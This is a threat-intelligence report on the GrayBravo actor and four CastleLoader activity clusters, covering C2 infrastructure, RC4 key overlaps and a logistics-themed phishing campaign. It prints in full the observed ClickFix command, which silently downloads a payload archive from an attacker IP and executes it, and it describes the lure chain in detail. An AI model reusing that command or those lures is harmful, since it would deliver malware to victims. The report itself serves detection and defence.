GrayBravo's CastleLoader Activity Clusters Target Multiple Industries

By Insikt Group®

Archived: 2026-04-05 17:18:09 UTC

Note: The analysis cut-off date for this report was November 10, 2025

Executive Summary

Insikt Group continues to monitor GrayBravo (formerly tracked as TAG-150), a technically sophisticated and rapidly evolving threat actor first identified in September 2025. GrayBravo demonstrates strong adaptability, responsiveness to public exposure, and operates a large-scale, multi-layered infrastructure. Recent analysis of GrayBravo's ecosystem uncovered four distinct activity clusters leveraging the group's CastleLoader malware, each defined by unique tactics, techniques, and victim profiles. These findings reinforce the assessment that GrayBravo operates a malware-as-a-service (MaaS) model.

For example, one cluster, tracked as TAG-160, impersonates global logistics firms, using phishing lures and the ClickFix technique to distribute CastleLoader while spoofing legitimate emails and exploiting freight-matching platforms to target victims. Another cluster, tracked as TAG-161, impersonates Booking.com, also employing ClickFix to deliver CastleLoader and Matanbuchus and novel phishing email management tools. Further investigation through historical panel analysis linked the online persona "Sparja", a user active on Exploit Forums, to potential GrayBravo-associated activities, based on the alias's distinctiveness and related discussion topics.

To protect against GrayBravo, security defenders should block IP addresses and domains tied to associated loaders, infostealers, and remote access trojans (RATs), flag and potentially block connections to unusual legitimate internet services (LISs) such as Pastebin, and deploy updated detection rules (YARA, Snort, Sigma) for current and historical infections. Other controls include implementing email filtering and data exfiltration monitoring. See the **Mitigations** section for implementation guidance and **Appendix H** for a complete list of indicators of compromise (IoCs).

Key Findings

- Insikt Group uncovered four distinct activity clusters leveraging GrayBravo's CastleLoader, each exhibiting unique tactics, techniques, and procedures (TTPs) and victim profiles, reinforcing the assessment that GrayBravo operates a malware-as-a-service (MaaS) ecosystem, as previously hypothesized.
- One cluster, tracked as TAG-160, impersonates logistics firms and deploys phishing lures combined with the ClickFix technique to distribute CastleLoader, while spoofing legitimate emails and abusing freight-matching platforms to engage targets.
- Cluster 2, tracked as TAG-161, impersonates Booking.com and uses ClickFix techniques to deliver CastleLoader and Matanbuchus, relying on threat actor-controlled infrastructure and employing previously unseen phishing email management tooling.

Background

In September 2025, Insikt Group reported on a newly identified threat actor, TAG-150, assessed to have been active since at least March 2025. Since our previous reporting, we have decided to classify TAG-150 as GrayBravo. It is believed to be responsible for developing multiple custom malware families, beginning with CastleLoader and CastleBot, and most recently, CastleRAT. It is characterized by rapid development cycles, technical sophistication, responsiveness to public reporting, and an expansive, evolving infrastructure. Alongside the discovery of the previously undocumented remote access trojan CastleRAT, Insikt Group identified GrayBravo's multi-tiered infrastructure and its use of various supporting services, including file-sharing platforms and anti-detection tools.

Although public reporting has suggested that GrayBravo operates under a malware-as-a-service (MaaS) model, supported by its delivery of diverse second-stage payloads, the proliferation of CastleLoader administration panels, and features typical of MaaS platforms, Insikt Group has not identified any advertisements or discussions of this service on underground forums. Recorded Future® Network Intelligence indicates that GrayBravo predominantly interacts with its own infrastructure, with only a limited number of external IP addresses, possibly representing customers or affiliates, observed communicating with it. Many of these connections are routed through Tor nodes, complicating attribution and classification.

Through continued monitoring, Insikt Group has identified multiple clusters of activity linked to GrayBravo, reinforcing the assessment that the threat actor is operating a MaaS ecosystem (see **Figure 1**). This report details the tactics, techniques, and procedures (TTPs) associated with these clusters, believed to represent potential GrayBravo customers or affiliates. More specifically, Insikt Group identified four clusters linked to GrayBravo's CastleLoader activity: one targeting the logistics sector (TAG-160), another using Booking.com-themed lures across a wider range of victims (TAG-161), a third also

impersonating Booking.com but independent from the previous group, and a fourth distributing CastleLoader through malvertising and fake software updates.




***Figure 1**: Overview of GrayBravo and associated clusters (Source: Recorded Future)*

Threat Analysis

Higher Tier Infrastructure

Insikt Group previously identified an extensive, multi-tiered infrastructure tied to GrayBravo. The infrastructure consists of Tier 1 victim-facing C2 servers associated with malware families such as CastleLoader, SecTopRAT, WarmCookie, and the newly discovered CastleRAT, as well as Tier 2, Tier 3, and Tier 4 servers, the latter of which are likely used for backup purposes. **Figure 2** provides an overview of the infrastructure used by GrayBravo.




***Figure 2**: Multi-tiered infrastructure linked to GrayBravo (Source: Recorded Future)*

CastleRAT

CastleRAT is a remote access trojan (RAT) observed in both C and Python variants that share several core characteristics. Each variant communicates through a custom binary protocol secured with RC4 encryption and hard-coded sixteen-byte keys. Upon execution, CastleRAT queries a geolocation application programming interface (API) using *ip-api[.]com* to obtain victim geographic location and network details. Both variants support remote command execution, file download and

execution, and establish an interactive remote shell. The C variant exhibits additional capabilities, including browser credential theft, keylogging, and screen capture functionality.

Infrastructure Analysis

Analysis of CastleRAT C-variant command-and-control (C2) infrastructure reveals notable operational overlap across multiple nodes sharing the RC4 key "NanuchkaUpyachka." As illustrated in **Figure 3**, Insikt Group observed two CastleRAT C2 servers, *104[.]225[.]129[.]171* and *144[.]208[.]126[.]50*, maintain concurrent communications with at least three US-based victims, suggesting coordinated or redundant control channels. The overlapping traffic patterns, observed within the same daily collection windows, indicate that compromised hosts reached out to multiple C2s nearly simultaneously rather than migrating between them over time. This behavior implies a deliberate redundancy strategy employed by the threat actor. Additionally, direct communications between two CastleRAT C variants, *104[.]225[.]129[.]171* and *195[.]85[.]115[.]44*, further point to an interconnected infrastructure ecosystem rather than isolated C2 instances. Such internal connectivity could facilitate automated data synchronization, lateral control distribution, or key exchange mechanisms within the threat actor's tooling, underscoring a more mature coordinated operational model than previously documented.





***Figure 3**: Victim communication with multiple CastleRAT C2 servers simultaneously (Source: Recorded Future)*

Notably, some CastleRAT samples exhibit behavior distinct from other observed variants by incorporating an elaborate handshake sequence and redundancy in their C2 communications. In these cases, the client's initial request to the C2 server (for example, *77[.]238[.]241[.]203:443*) ends with the bytes `07 00 00 00` instead of the usual `01 00 00 00`, and the server responds with trailing bytes `9e ff 74 70` before closing the connection. A similar exchange occurs with *5[.]35[.]44[.]176*, after which the client reconnects to the first C2, transmitting only an encrypted sixteen-byte RC4 key and receiving trailing bytes `01 00 00 00` in response. The client then repeats this process with the second C2, sending `01 00 00 00` and receiving only the encrypted sixteen-byte RC4 key in return. This pattern suggests the use of additional handshake stages and dual-C2 redundancy mechanisms not seen in all CastleRAT samples.

Clustering by RC4 Key

Analysis of CastleRAT infrastructure identified multiple clusters of IP addresses grouped by hard-coded RC4 encryption keys (see **Figure 4**). While each RC4 key forms a distinct cluster, all clusters exhibit some degree of overlap through shared keys, suggesting a deliberate or coordinated relationship rather than a coincidental overlap. This interconnected structure suggests a shared tooling or deployment framework underpinning both CastleRAT and CastleLoader operations. Although this does not conclusively establish single-threat actor control, the degree overlap implies a common developer or operator ecosystem rather than independent, uncoordinated usage of the malware.



Recorded Future®

Figure 4: *RC4 key clusters (Source: Recorded Future)*

CastleLoader

Infrastructure Analysis

Insikt Group identified additional C2 infrastructure associated with CastleLoader. The related domains and IP addresses are listed in **Appendix A**. Notably, several domains share the same WHOIS start of authority (SOA) email address, indicating they were likely registered by the same threat actor.

Notably, the domain *oldspicenotsogood[.]shop* is linked to several other domains listed in **Appendix B**, which are likely used for malicious activity, including impersonation of legitimate brands such as DocuSign, Norton, and TradingView. Additionally, at least one of these domains, *testdomain123123[.]shop*, has been identified as a LummaC2 C2 server.

Activity Clusters

Insikt Group identified four distinct clusters of activity associated with the deployment of CastleLoader (see **Figure 4**). The first cluster, tracked as TAG-160, appears to be highly targeted toward the logistics sector, employing techniques specifically tailored to this industry. In contrast, the second cluster, tracked as TAG-161, exhibits a broader targeting scope and leverages Booking.com-themed lures. The third cluster likewise impersonates Booking.com but shows no overlap with TAG-161. The fourth cluster relies on malvertising campaigns and fake software update mechanisms.

Based on Insikt Group's assessment, these clusters are associated with distinct users deploying CastleLoader, as no overlap in infrastructure or tactics was observed between them. At this stage, the exact nature of the relationship between these users and GrayBravo (formerly tracked as TAG-150) remains unclear. Insikt Group further assesses that additional CastleLoader users are likely active, supported by proprietary Recorded Future intelligence and the large number of identified panels, which collectively suggest a broader user base.

Cluster 1: Logistics Sector-Focused Activity Tracked as TAG-160

Cluster 1, tracked as TAG-160, has been active since at least March 2025 and remains operational at the time of analysis. TAG-160 employs infrastructure that impersonates logistics companies and leverages logistics-themed phishing lures, among other tactics. It uses ClickFix techniques to deliver CastleLoader, among additional payloads. Evidence suggests the cluster operates a mix of threat actor-controlled and -compromised infrastructure. Additionally, it has been observed exploiting vulnerabilities in target organizations' systems, such as spoofing legitimate email senders from logistics companies to enhance the credibility of its phishing campaigns. In addition, Cluster 1 uses access to the legitimate freight-matching platforms DAT Freight & Analytics and Loadlink Technologies for multiple purposes.

Attack Flow

Cluster 1 employs spearphishing campaigns in combination with ClickFix techniques to compromise victims. **Figure 5** illustrates a high-level overview of the phishing attack flow.




***Figure 5**: ClickFix attack flow used by TAG-160 (Source: Recorded Future)*

The attack chain typically begins with either a spoofed legitimate email address (for example, *no-reply[@]englandlogistics[.]com*) or a threat actor-controlled address associated with a typosquatted domain (for example, *englandloglstics[.]com*), impersonating companies such as England Logistics. Historically, such emails have been sent to US-based carriers, presenting fraudulent freight quotes that appear to originate from England Logistics. However, other organizations likely to be influenced by logistics-themed lures cannot be ruled out as potential targets.

The emails prompt recipients to click a link to view a supposed rate confirmation for a shipment, instructing them to copy and paste the link into a browser if it does not open directly. The threat actors often add a sense of urgency, warning that the link will soon expire. Clicking the link leads victims to a landing page designed to harvest information (see **Figure 6**). Insikt Group has observed multiple variations of these landing pages.




***Figure 6**: "dpeforms" lure used by TAG-160 (Source: Recorded Future)*

Notably, although Insikt Group was unable to retrieve the landing page associated with another Cluster 1–linked domain, *loadstracking[.]com*, indexed Google search results indicate that the domain likely hosted the same or a similar page as observed in **Figure 7**. DPE likely stands for "Direct Port Entry," which is a system designed for exporters, allowing goods to be directly moved from their premises to the port and loaded onto the vessel for export without being transferred to a container freight station.




***Figure 7**: "dpeforms" page found in Google Search (Source: Recorded Future)*

After submitting their information, the victim is presented with ClickFix-style instructions, guiding them through a series of steps purportedly required to complete a document signing process (see **Figure 8**). By incorporating the DocuSign logo, the threat actors likely aim to enhance the perceived legitimacy of the page and further deceive the victim.




***Figure 8**: DocuSign-themed ClickFix used by TAG-160 (Source: Recorded Future)*

By following the instructions shown in **Figure 8**, the victim unknowingly executes the command illustrated in **Figure 9**. This command runs silently in the background, downloads and extracts a payload archive from a remote IP address, executes a Python-based malware using `pythonw.exe`, and displays a decoy message to appear legitimate. Observed payloads delivered through this method include CastleLoader, HijackLoader, Rhadamanthys, and zgRAT.

```
conhost --headless cmd /c "cd %AppData% && curl
http://78[.]153[.]155[.]131/service/download/p2.tar > py.tar && mkdir
etc && tar -xvzf py.tar -C ./etc && cd etc && .\pythonw.exe
load.config" && echo Confirm Digital Signature for document
#12722586"
```

***Figure 9**: ClickFix command (Source: Recorded Future)*

Use of Compromised Infrastructure

As part of TAG-160's phishing infrastructure, the threat actors appear to rely not only on spoofed email addresses, as previously described, but also on compromised systems. Insikt Group has observed indications that the threat actors likely leveraged compromised infrastructure to send phishing emails. For example, at least one domain used to distribute phishing messages contained malware logs from infostealers such as LummaC2, including stolen credentials for a Namecheap account.

Infrastructure Analysis

Insikt Group identified a large number of domains and IP addresses associated with Cluster 1, all of which either impersonate logistics companies or align with logistics-themed phishing lures (see **Appendix C**). Notably, the majority of these domains include the subdomain *apps[.]englandlogistics* (for example, *apps[.]englandlogistics[.]rateconfirmations[.]com*), suggesting they were likely designed to impersonate England Logistics, as outlined in the previous section. One domain, *loadstrucking[.]com*, instead featured the subdomain *app[.]england*, following a similar naming pattern.

Insikt Group identified the subdomain *files[.]loadstracking[.]com*, hosted on the IP address *89[.]185[.]84[.]211* between July 6 and September 26, 2025, which was serving the file `newtag.zip` (SHA256: d87ccd5a2911e46a1efbc0ef0cfe095f136de98df055eacd1c82de76ae6fecec). The ZIP folder contained a legitimate WinGup executable for Notepad++ that sideloaded a malicious libcurl.dll identified as DonutLoader. This loader subsequently retrieved three intermediate payloads from the legitimate subdomain *files-accl[.]zohoexternal[.]com*.

Domain Re-Registration Tactic

Similarly, Insikt Group assesses that to further enhance the perceived legitimacy of their infrastructure, the threat actor deliberately re-registered domains previously associated with legitimate logistics companies, in addition to using typosquatted domains. **Figure 10** provides two examples of this activity.

***Figure 10**: Re-registration of logistics-themed domains (Source: Recorded Future)*

Notably, the domain *cdlfreightlogistics[.]com* appears to have previously hosted a website associated with the legitimate company CDL Freight Logistics, Inc. in 2023. Similarly, the domain *hometownlogisticsllc[.]com* hosted a website for Hometown Logistics LLC in 2021 (see **Figure 11**).

***Figure 11**: Registration of domains previously owned by legitimate logistics companies (Source: Recorded Future)*

Public Complaints and Suspected Access to DAT and Loadlink

Some of the domains listed in the **Infrastructure Analysis** section have been publicly referenced in connection with suspicious or fraudulent activity. For example, the email address *david[@]cdlfreightlogistics[.]com*, associated with the domain *cdlfreightlogistics[.]com*, first appeared on August 26, 2025, in a public Telegram channel named "current_hot_loads", a forum used by individuals and companies in the logistics industry to share information such as market rates. In that instance, a user asked other members whether an email was legitimate (see **Figure 12**). Several respondents indicated they did not believe it to be legitimate.




***Figure 12:** Example phishing email sent by TAG-160 (Source: Recorded Future)*

While Insikt Group was unable to obtain additional details about the email exchange linked to the email posted in the channel, the available text suggests that the threat actor initially contacted potential victims without including malicious content, likely aiming to establish rapport before sending follow-up messages containing malicious links.

In another instance, Insikt Group identified a post from an employee of a legitimate logistics company based in Rhode Island, USA, describing an incident in which a threat actor created accounts impersonating their company on DAT Freight & Analytics (*dat.com*) and Loadlink Technologies (*loadlink.ca*), both platforms operating in the freight matching industry (see **Figure 13**). The fraudulent registrations used fake company information, including the email address *paul[@]mrlogsol[.]ca*, which is associated with Cluster 1–linked infrastructure. Notably, in line with Cluster 1's typical patterns, the email addresses used in these operations often consist of only a first name (for example, Paul). The employee reported having contacted both DAT and Loadlink to alert them to the fraudulent activity.




***Figure 13**: Complaint on Facebook written by an individual targeted by TAG-160 (Source: Recorded Future)*

Based on a confirmation email from one of the platforms' abuse reporting teams, which the employee shared on Facebook as well, it appears that the threat actor was also using a Gmail address impersonating their company, *maritza[.]rmlogisticsol[@]gmail[.]com* (see **Figure 14**).

